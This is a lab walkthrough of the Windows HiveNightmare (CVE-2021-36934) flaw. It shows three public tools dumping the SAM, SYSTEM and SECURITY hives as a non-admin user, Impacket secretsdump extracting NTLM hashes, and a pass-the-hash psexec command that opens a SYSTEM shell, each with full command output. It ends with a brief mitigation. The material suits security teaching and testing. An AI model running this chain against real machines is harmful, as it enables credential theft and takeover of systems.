



# ***WINDOWS PRIVILEGE ESCALATION***

**HiveNightmare**



## Contents

Introduction .....	3
System protection and creating restore points .....	3
Exploitation Method 1: HiveNightmare.exe (C++ exploit) .....	6
Exploitation Method 2: serioussam.ps1 (Powershell exploit) .....	6
Exploitation Method 3: hive.exe (Go exploit) .....	7
Privilege Escalation .....	7
Conclusion and Mitigation .....	9

## Introduction

**CVE-2021-36934** also known as SeriousSAM and HiveNightmare vulnerability was discovered by Jonas Lykkegaard in July 2021. Due to an ACL misconfiguration in Windows 10 post-build 1809 and Windows 11, non-admin users are granted read access to the holy trio of SAM, SYSTEM, and SECURITY files under `%windir%\system32\config` directory. For this to be true, however, system protection has to be turned on and a volume shadow copy has to be created. The name 'HiveNightmare' is derived from a common name 'hives' which refers to the files that have registry data stored.


## System protection and creating restore points

**System Protection in Windows:** This feature is available post-Windows ME and XP, and allows a user to create backups, snapshots, or restore points in their windows system. Should you feel the need to restore your windows to a previous point in time, you can do so. Microsoft mentions which files, settings, and configurations are backed up [here](#).

**Volume Shadow Copy:** Post-Windows 7 and Win Server 2003, a VSS (Volume Shadow Copy Service) accompanies users in their quest to properly create backups of their servers, shared folders, and restore points on local or remote systems if NTFS or ReFS is being used. In our case, volume shadow copy refers to a local restore point created by a user.


To demonstrate the exploitation of this vulnerability, we'll be setting up our own lab first. After a clean installation of our own Windows 10, we activated the administrator account on the system and set up a simple 1234 as its password.

```
net user administrator /active:yes  
net user administrator 1234
```




```
C:\Windows\system32>net user administrator /active:yes  
The command completed successfully.  
  
C:\Windows\system32>net user administrator 1234  
The command completed successfully.  
  
C:\Windows\system32>_
```


Further, we'll have to turn on the system protection. For this traverse to control panel->system and security->system->system protection and configure




Now, check “turn on system protection” click apply, and ok



When you go back to the system protection menu now, you’ll observe that the previously grayed out “create” option in the restore point settings has now been activated. Click on create to create a restore point right now.



Give it any name. I gave in a random date as its name.



We're good to go now

## Exploitation Method 1: HiveNightmare.exe (C++ exploit)

Now, to exploit the vulnerability, Kevin Beaumont created a zero-day (and PoC) for the same. This exploit looks for the shadow copy in the system and reads it for SAM, SYSTEM, and SECURITY hives.

The exploit is written in C++ and created by GossiTheDog. It can be found [here](#). Since the exploit is locally run, we'll download this in the system where the system restore point has been created and run it using a simple non-admin user command prompt. As you can see, the prompt clearly told us that if the execution is completed successfully, three files would be dumped in the same folder. We check the same using the "dir" command and it follows!

**HiveNightmare.exe**  
**dir**

```
C:\Users\ignite\Downloads>HiveNightmare.exe
HiveNightmare v0.6 - dump registry hives as non-admin users
Specify maximum number of shadows to inspect with parameter if wanted, default is 15.
Running...
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM
Success: SAM hive from 2021-07-28 written out to current working directory as SAM-2021-07-28
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY
Success: SECURITY hive from 2021-07-28 written out to current working directory as SECURITY-2021-07-28
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
Success: SYSTEM hive from 2021-07-28 written out to current working directory as SYSTEM-2021-07-28

Assuming no errors above, you should be able to find hive dump files in current working directory.
C:\Users\ignite\Downloads>dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9

Directory of C:\Users\ignite\Downloads

10/10/2021  11:35 AM    <DIR>          .
10/10/2021  11:35 AM    <DIR>          ..
10/10/2021  11:34 AM             227,328  HiveNightmare.exe
10/10/2021  11:35 AM             65,536  SAM-2021-07-28
10/10/2021  11:35 AM             65,536  SECURITY-2021-07-28
10/10/2021  11:35 AM          11,534,336  SYSTEM-2021-07-28
               4 File(s)          11,892,736 bytes
               2 Dir(s)  23,270,187,008 bytes free
```

## Exploitation Method 2: serioussam.ps1 (Powershell exploit)

The script created by romarroca can be found [here](#). It is created in Powershell and is more portable than the exe variant created by Kevin Beaumont. This copies the SAM and SYSTEM hives from the restore point dump created. Execution is fairly simple, just run the script like so

```
.\serioussam.ps1
dir
```

```
PS C:\Users\ignite\Downloads> .\serioussam.ps1
Host is likely vulnerable
Enter number of iteration: 21
PS C:\Users\ignite\Downloads> dir

Directory: C:\Users\ignite\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----             7/27/2021   6:12 PM           65536 SAM1
-a----            10/10/2021  11:56 AM             768 serioussam.ps1
-a----             7/27/2021   6:12 PM        11534336 SYSTEM1

PS C:\Users\ignite\Downloads> _
```

### Exploitation Method 3: hive.exe (Go exploit)

Christian Mehlmauer translated the same exploit in Go and created a ready to be executed exe file which can be found [here](#). It dumps the holy trio in the current directory simply by executing the exe file like so

```
.\hive.exe
dir
```

```
PS C:\Users\ignite\Downloads> .\hive.exe
Saved a copy of SAM to hive_sam_2021-07-27T18_12_08-07_00 with last modify date of 2021-07-27 18:12
Saved a copy of SECURITY to hive_security_2021-07-27T18_12_08-07_00 with last modify date of 2021-07-27
Saved a copy of SYSTEM to hive_system_2021-07-27T18_12_08-07_00 with last modify date of 2021-07-27
PS C:\Users\ignite\Downloads> dir

Directory: C:\Users\ignite\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----            10/10/2021  11:57 AM        2110976 hive.exe
-a----            10/10/2021  12:04 PM           65536 hive_sam_2021-07-27T18_12_08-07_00
-a----            10/10/2021  12:04 PM           65536 hive_security_2021-07-27T18_12_08-07_00
-a----            10/10/2021  12:04 PM        11534336 hive_system_2021-07-27T18_12_08-07_00
```

### Privilege Escalation

Till now, we have obtained the SAM, SECURITY, and SYSTEM hive dumps and now we will use these files to extract the hashes and conduct a pass the hash attack. First, we are using the impacket toolkit's secretsdump.py script to dump the hashes. The scenario is that the attacker (us) has successfully obtained hives from the victim's machine.



To do this, please download impacket toolkit [here](#).

Secretsdump is an agentless python script used to obtain various hashes from different file types including NTLM from the trio (default windows' password hash format). It can be downloaded [here](#).

To do this, we'll copy the three files in the present directory and input:

```
python3 secretsdump.py -sam /root/SAM -system /root/SYSTEM -security /root/SECURITY LOCAL
```

```
(root@kali)~/impacket/examples
# python3 secretsdump.py -sam /root/SAM -system /root/SYSTEM -security /root/SECURITY LOCAL
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xec022a77f903a7e69e603e0c84634ff0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdf9ce6fc36af6993b63:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
ignite:1003:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xabb4bd5d5a2eda56c06df3b5695ffdd4ac65fedd
dpapi_userkey:0x6c1937d47e8e35badea518daaef6ae7eee9f54a4
[*] NL$KM
0000 6F D9 80 12 42 71 A1 82 44 9F 94 88 A6 BC 91 D7 o ... Bq .. D. ....
0010 2E 55 08 D7 70 1C 9B 52 EC 33 22 BF 91 D2 23 B0 .U.. p.. R.3" ... #.
0020 52 19 2C 0D E7 93 7A 01 C3 2F D0 A3 3A 52 B1 C8 R., ... z.. /.. :R..
0030 55 8E C1 89 5C 5A 5C 63 95 5F A4 F1 71 28 B9 02 U ... \Z\c. _.. q( ..
NL$KM:6fd980124271a182449f9488a6bc91d72e5508d7701c9b52ec3322bf91d223b052192c0de7937a01c32fd0a33a52b1c8
[*] Cleaning up ...
```

As you can see in the screenshot above, we have obtained the NTLM hash for the administrator's account. We knew the password in this case (1234) but ideally, the attacker now cracks this hash using John or other likes of hash cracking tools, or he conducts a "pass the hash" attack.

**PassTheHash (PtH):** In this type of attack, the attacker can bypass/flout with authentication mechanisms by providing the hash of a password rather than the password itself. This weakness is the most prevalent in Windows systems. At the time of login to network service in Windows, the backend ultimately convert a plain text string into a hash and compares it with the existing hash in the database (hives); similarly, in PtH attack, the backend code, due to an inherent weakness, gets fooled when a user enters the hash instead of the password string and allows authentication. Refer to the guide [here](#) for an in-depth understanding of this attack.

Now then, from the hashes obtained in the above step, we'll conduct a PtH attack using the Impacket toolkit's psexec.py script (found [here](#)).

Please note that, after Windows 10, Microsoft has changed how NTLM hashing works. LM hashes are not used anymore but the tool being used is existing since the old NT and LM times. So, here, we will be using a string of 32 zeros instead of the LM hash.

**PsExec** – In Windows, PsTools are used for several different process-related functions like listing, logging, monitoring, etc. PsExec is used to execute processes remotely. According to Sysinternals ([here](#)), "PsExec's most powerful uses include launching interactive command-prompts on remote systems and remote-enabling tools like IpConfig that otherwise cannot show information about remote systems."



Impacket has developed a Python-based PsExec which can be used to remotely pop up a CLI using credentials. However, here, we will be passing the hash instead by:

```
python3 psexec.py -hashes
00000000000000000000000000000000:7ce21f17c0aee7fb9ceba532d0546ad6
administrator@192.168.1.145
```

```
(root@kali)~/impacket/examples
# python3 psexec.py -hashes 00000000000000000000000000000000:7ce21f17c0aee7fb9ceba532d0546ad6 administrator@192.168.1.145
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 192.168.1.145....
[*] Found writable share ADMIN$
[*] Uploading file dGIZCtHM.exe
[*] Opening SVCManager on 192.168.1.145....
[*] Creating service DXpR on 192.168.1.145....
[*] Starting service DXpR....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

And it has worked its magic!

## Conclusion and Mitigation

The ease of exploitation makes this vulnerability a critical threat to any organization. Microsoft has released security patches for the same, however, one other workaround is to restrict access to the contents of `%windir%\system32\config` by typing the command in cmd prompt:

```
icacls %windir%\system32\config\*. * /inheritance:e
```